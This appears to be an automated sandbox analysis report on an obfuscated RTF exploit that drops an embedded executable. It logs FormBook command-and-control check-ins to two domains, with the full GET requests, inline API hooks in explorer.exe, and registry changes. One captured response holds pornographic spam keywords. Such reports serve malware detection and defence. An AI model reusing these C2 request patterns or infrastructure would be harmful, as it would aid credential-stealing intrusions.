Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

C:\Users\user\Desktop\~$curiteInfo.com.Exploit.Rtf.Obfuscated.32.1905.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.503835550707525
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyaJybdJylp2bG/WWNJbilFGUld/ln:vdsCkWtz8Oz2q/rViXdH/l
MD5:	7CFA404FD881AF8DF49EA584FE153C61
SHA1:	32D9BF92626B77999E5E44780BF24130F3D23D66
SHA-256:	248DB6BD8C5CD3542A5C0AE228D3ACD6D8A7FA0C0C62ABC3E178E57267F6CCD7
SHA-512:	F7CEC1177D4FF3F84F6F2A2A702E96713322AA56C628B49F728CD608E880255DA3EF412DE15BB58DF66D65560C03E68BA2A0DD6FDFA533BC9E428B0637562AE A
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1h.....2h.....@3h.....3h.....z.....p4h.....x...

Static File Info

General

File type:	Rich Text Format data, version 1, unknown character set
Entropy (8bit):	4.770913997735828
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.1905.rtf
File size:	2870044
MD5:	8bfea104ae681494896379e3c647f6ae

SHA1:	aaf97d8a987c5060ff06c4031030000d53d3cb31
SHA256:	2975edb12c8e70b56a89c7fb82e4eb347b992b4147dcfa2a20efd16d54c33eb4
SHA512:	4803dad9f9afaec9270e2d831de98152fa7307e86114f2d03b950e5486495f7bba97cb0752e13be9ac99756942c219975082b6b6f7877f8e4e3f15bd8403dc9d
SSDEEP:	24576:999sNt+S9dUJrMbKlvqr/OwJJZ5ic4Uez5NwoQu37WBQ3a95HX:Y
TLSH:	CCD5A570B1B535C6E26F0172429FBC59521738C3B3C62D88815DEAF62ED4B7A7B41A0E
File Content Preview:	{\rtf1{*\pnseclvl3\pndec\pnstart1\pnindent720\pnhang {\pntxta .}}{*\pnseclvl4\pnlcltr\pnstart1\pnindent720\pnhang {\pntxta)}} {*\pnseclvl5\pndec\pnstart1\pnindent720\pnhang {\pntxtb ({\pntxta)}}}{*\pnseclvl6.\pnlcltr\pnstart1\pnindent720\pnhang {\pnt

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000012A7h	2	embedded	Package	954535	Client.exe	C:\Path\Client.exe	C:\Path\Client.exe	no
1	001DC2BCh	2	embedded	Equation.3	3072				no

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.2266.235.200.17049171802031449 08/08/22-18:39:45.738853	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	66.235.200.170
192.168.2.22104.167.67.17549172802031449 08/08/22-18:40:04.832440	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	104.167.67.175
192.168.2.2266.235.200.17049171802031453 08/08/22-18:39:45.738853	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	66.235.200.170
192.168.2.22104.167.67.17549172802031453 08/08/22-18:40:04.832440	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	104.167.67.175
192.168.2.2266.235.200.17049171802031412 08/08/22-18:39:45.738853	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	66.235.200.170
192.168.2.22104.167.67.17549172802031412 08/08/22-18:40:04.832440	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49172	80	192.168.2.22	104.167.67.175

Network Port Distribution

Total Packets: 14

- 53 (DNS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 18:39:45.721043110 CEST	49171	80	192.168.2.22	66.235.200.170
Aug 8, 2022 18:39:45.738465071 CEST	80	49171	66.235.200.170	192.168.2.22
Aug 8, 2022 18:39:45.738708019 CEST	49171	80	192.168.2.22	66.235.200.170
Aug 8, 2022 18:39:45.738852978 CEST	49171	80	192.168.2.22	66.235.200.170
Aug 8, 2022 18:39:45.756073952 CEST	80	49171	66.235.200.170	192.168.2.22
Aug 8, 2022 18:39:46.209754944 CEST	80	49171	66.235.200.170	192.168.2.22
Aug 8, 2022 18:39:46.209817886 CEST	80	49171	66.235.200.170	192.168.2.22
Aug 8, 2022 18:39:46.209853888 CEST	80	49171	66.235.200.170	192.168.2.22
Aug 8, 2022 18:39:46.209891081 CEST	80	49171	66.235.200.170	192.168.2.22
Aug 8, 2022 18:39:46.209923983 CEST	80	49171	66.235.200.170	192.168.2.22
Aug 8, 2022 18:39:46.210068941 CEST	49171	80	192.168.2.22	66.235.200.170
Aug 8, 2022 18:39:46.210129976 CEST	49171	80	192.168.2.22	66.235.200.170
Aug 8, 2022 18:39:46.210244894 CEST	49171	80	192.168.2.22	66.235.200.170
Aug 8, 2022 18:39:46.227530956 CEST	80	49171	66.235.200.170	192.168.2.22
Aug 8, 2022 18:39:46.227902889 CEST	49171	80	192.168.2.22	66.235.200.170
Aug 8, 2022 18:40:04.628437996 CEST	49172	80	192.168.2.22	104.167.67.175
Aug 8, 2022 18:40:04.814755917 CEST	80	49172	104.167.67.175	192.168.2.22
Aug 8, 2022 18:40:04.814852953 CEST	49172	80	192.168.2.22	104.167.67.175
Aug 8, 2022 18:40:04.832439899 CEST	49172	80	192.168.2.22	104.167.67.175
Aug 8, 2022 18:40:05.021908045 CEST	80	49172	104.167.67.175	192.168.2.22
Aug 8, 2022 18:40:05.021940947 CEST	80	49172	104.167.67.175	192.168.2.22
Aug 8, 2022 18:40:05.021955013 CEST	80	49172	104.167.67.175	192.168.2.22
Aug 8, 2022 18:40:05.022198915 CEST	49172	80	192.168.2.22	104.167.67.175
Aug 8, 2022 18:40:05.048086882 CEST	49172	80	192.168.2.22	104.167.67.175
Aug 8, 2022 18:40:05.233951092 CEST	80	49172	104.167.67.175	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 8, 2022 18:39:45.500391006 CEST	55868	53	192.168.2.22	8.8.8.8
Aug 8, 2022 18:39:45.673486948 CEST	53	55868	8.8.8.8	192.168.2.22
Aug 8, 2022 18:40:04.426235914 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 8, 2022 18:40:04.601803064 CEST	53	49688	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 8, 2022 18:39:45.500391006 CEST	192.168.2.22	8.8.8.8	0xca6d	Standard query (0)	www.thegoldencamel.online	A (IP address)	IN (0x0001)
Aug 8, 2022 18:40:04.426235914 CEST	192.168.2.22	8.8.8.8	0x1666	Standard query (0)	www.best-boy.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 8, 2022 18:39:45.673486948 CEST	8.8.8.8	192.168.2.22	0xca6d	No error (0)	www.thegoldencamel.online	thegoldencamel.online		CNAME (Canonical name)	IN (0x0001)
Aug 8, 2022 18:39:45.673486948 CEST	8.8.8.8	192.168.2.22	0xca6d	No error (0)	thegoldencamel.online		66.235.200.170	A (IP address)	IN (0x0001)
Aug 8, 2022 18:40:04.601803064 CEST	8.8.8.8	192.168.2.22	0x1666	No error (0)	www.best-boy.net		104.167.67.175	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.thegoldencamel.online
- www.best-boy.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	66.235.200.170	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 18:39:45.738852978 CEST	0	OUT	GET /nb30/?4hntpZ=HrFg7Zw77Q4AgN6xWDdwD99B0qzSSsTIjhXIVaLmDYdCsLEuJk5C8qRmA5PaAiVsBqYing==&PPa=ApcXW2 HTTP/1.1 Host: www.thegoldencamel.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 18:39:46.209754944 CEST	2	IN	HTTP/1.1 404 Not Found Date: Mon, 08 Aug 2022 16:39:46 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://www.thegoldencamel.online/wp-json/>; rel="https://api.w.org/" Vary: Accept-Encoding X-Endurance-Cache-Level: 2 X-nginx-cache: WordPress CF-Cache-Status: MISS Server: cloudflare CF-RAY: 7379b09ee927997b-FRA Data Raw: 31 36 61 33 0d 0a 09 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 09 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 09 3c 68 65 61 64 3e 0a 09 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 09 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 72 6f 62 6f 74 73 27 20 63 6f 6e 74 65 6e 74 3d 27 6e 6f 69 6e 64 65 78 2c 20 66 6f 6c 6c 6f 77 27 20 2f 3e 0a 0a 09 3c 21 2d 2d 20 54 68 69 73 20 73 69 74 65 20 69 73 20 6f 70 74 69 6d 69 7a 65 64 20 77 69 74 68 20 74 68 65 20 59 6f 61 73 74 20 53 45 4f 20 70 6c 75 67 69 6e 20 76 31 39 2e 34 20 2d 20 68 74 74 70 73 3a 2f 2f 79 6f 61 73 74 2e 63 6f 6d 2f 77 6f 72 64 70 72 65 73 73 2f 70 6c 75 67 69 6e 73 2f 73 65 6f 2f 20 2d 2d 3e 0a 09 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 2d 20 54 68 65 20 47 6f 6c 64 65 6e 20 43 61 6d 65 6c 3c 2f 74 69 74 6c 65 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 6c 6f 63 61 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 65 6e 5f 55 53 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 74 69 74 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 2d 20 54 68 65 20 47 6f 6c 64 65 6e 20 43 61 6d 65 6c 22 20 2f 3e 0a 09 3c 6d 65 74 61 20 70 72 6f 70 65 72 74 79 3d 22 6f 67 3a 73 69 74 65 5f 6e 61 6d 65 22 20 63 6f 6e 74 65 6e 74 3d 22 54 68 65 20 47 6f 6c 64 65 6e 20 43 61 6d 65 6c 22 20 2f 3e 0a 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 6c 64 2b 6a 73 6f 6e 22 20 63 6c 61 73 73 3d 22 79 6f 61 73 74 2d 73 63 68 65 6d 61 2d 67 72 61 70 68 22 3e 7b 22 40 63 6f 6e 74 65 78 74 22 3a 22 68 74 74 70 73 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 22 2c 22 40 67 72 61 70 68 22 3a 5b 7b 22 40 74 79 70 65 22 3a 22 4f 72 67 61 6e 69 7a 61 74 69 6f 6e 22 2c 22 40 69 64 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 74 68 65 67 6f 6c 64 65 6e 63 61 6d 65 6c 2e 6f 6e 6c 69 6e 65 2f 23 6f 72 67 61 6e 69 7a 61 74 69 6f 6e 22 2c 22 6e 61 6d 65 22 3a 22 54 68 65 20 47 6f 6c 64 65 6e 20 43 61 6d 65 6c 22 2c 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 74 68 65 67 6f 6c 64 65 6e 63 61 6d 65 6c 2e 6f 6e 6c 69 6e 65 2f 22 2c 22 73 61 6d 65 41 73 22 3a 5b 5d 2c 22 6c 6f 67 Data Ascii: 16a3<!DOCTYPE html><html lang="en-US"><head><meta charset="UTF-8" /><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="profile" href="https://gmpg.org/xfn/11"><meta name='robots' content='noindex, follow' />... This site is optimized with the Yoast SEO plugin v19.4 - https://yoast.com/wordpress/plugins/seo/ --><title>Page not found - The Golden Camel</title><meta property="og:locale" content="en_US" /><meta property="og:title" content="Page not found - The Golden Camel" /><meta property="og:site_name" content="The Golden Camel" /><script type="application/ld+json" class="yoast-schema-graph">{"@context":"https://schema.org","@graph":[{"@type":"Organization","@id":"https://www.thegoldencamel.online/#organization","name":"The Golden Camel","url":"https://www.thegoldencamel.online/","sameAs":[],"log

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	104.167.67.175	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 18:40:04.832439899 CEST	8	OUT	GET /nb30/?4hntpZ=WWLsvV61WazOGjhWPmK2zCox7nD1HU3ZrNfLe9lvYYokad8918qHb5Jmu9JsRlh/3onKEQ== &PPa=ApcXW2 HTTP/1.1 Host: www.best-boy.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Aug 8, 2022 18:40:05.021908045 CEST	9	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 08 Aug 2022 16:40:01 GMT Content-Type: text/html Content-Length: 2158 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 b3 b2 ba fe bd d8 c9 ce b9 a4 b3 cc d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 2c 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 32 31 38 36 36 3b 26 23 32 31 38 36 36 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 33 32 37 36 39 3b 26 23 32 33 33 37 36 3b 26 23 32 31 33 32 30 3b 26 23 32 32 38 31 32 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 35 36 3b 26 23 35 36 3b 26 23 35 36 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 31 39 39 38 31 3b 26 23 32 31 33 34 35 3b 2c 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 2c 26 23 33 30 30 30 37 3b 26 23 32 32 38 39 39 3b 26 23 32 31 38 36 36 3b 26 23 32 38 36 30 38 3b 26 23 32 38 38 37 32 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 32 31 39 34 33 3b 26 23 32 37 37 30 30 3b 26 23 32 31 31 36 30 3b 26 23 32 32 32 37 30 3b 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 2c 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 32 31 38 36 36 3b 26 23 32 31 38 36 36 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 33 32 37 36 39 3b 26 23 32 33 33 37 36 3b 26 23 32 31 33 32 30 3b 26 23 32 32 38 31 32 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 35 36 3b 26 23 35 36 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 31 39 39 38 31 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 2c 26 23 33 30 30 30 37 3b 26 23 32 32 38 39 39 3b 26 23 32 31 38 36 36 3b 26 23 32 38 36 30 38 3b 26 23 32 38 38 37 32 3b 26 23 33 39 36 34 30 3b 26 23 32 38 35 32 36 3b 26 23 32 31 39 34 33 3b 26 23 32 37 37 30 30 3b 26 23 32 31 31 36 30 3b 26 23 32 34 35 37 37 3b 26 23 32 32 32 37 30 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 2c 26 23 34 39 3b 26 23 35 36 3b 26 23 33 31 31 30 35 3b 26 23 32 36 30 38 30 3b 26 23 33 36 39 37 34 3b 26 23 32 35 33 37 37 3b 26 23 32 31 38 36 36 3b 26 23 32 31 38 36 36 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 2c 26 23 33 32 37 36 39 3b 26 23 32 33 33 37 36 3b 26 23 32 31 33 32 30 3b 26 23 32 32 38 31 32 3b 26 23 33 31 39 33 34 3b 26 23 32 31 36 39 37 3b 26 23 35 36 3b 26 23 35 36 3b 26 23 35 36 3b 26 23 32 36 30 38 30 3b 26 23 33 30 37 32 31 3b 26 23 31 39 39 38 31 3b 26 23 32 31 33 34 35 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>,18禁无遮挡啪啪无码网站,老子午夜精品888无码不卡,国产精品无码久久久久久久久久,男女啪激烈高潮喷水动态图</title><meta name="keywords" content=",18禁无遮挡啪啪无码网站,老子午夜精品888无码不卡,国产精品无码久久久久久久久久,男女啪激烈高潮喷水动态图" /><meta name="description" content=",18禁无遮挡啪啪无码网站,老子午夜精品888无码不&#21345

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE6
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE6
GetMessageW	INLINE	0x48 0x8B 0xB8 0x87 0x7E 0xE6
GetMessageA	INLINE	0x48 0x8B 0xB8 0x8F 0xFE 0xE6

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **3000**, Parent PID: **576**

General

Target ID:	0
Start time:	18:38:13
Start date:	08/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f020000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6B7DA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6B7DA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6B7DA5E3	RegCreateKeyExA

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6B800648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6B800648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6B800648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\6F518	success or wait	1	6B800648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\6F518	6F518	binary	04 00 00 00 B8 0B 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 3F 7C 45 C8 90 AB D8 01 18 F5 06 00 18 F5 06 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6B800648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
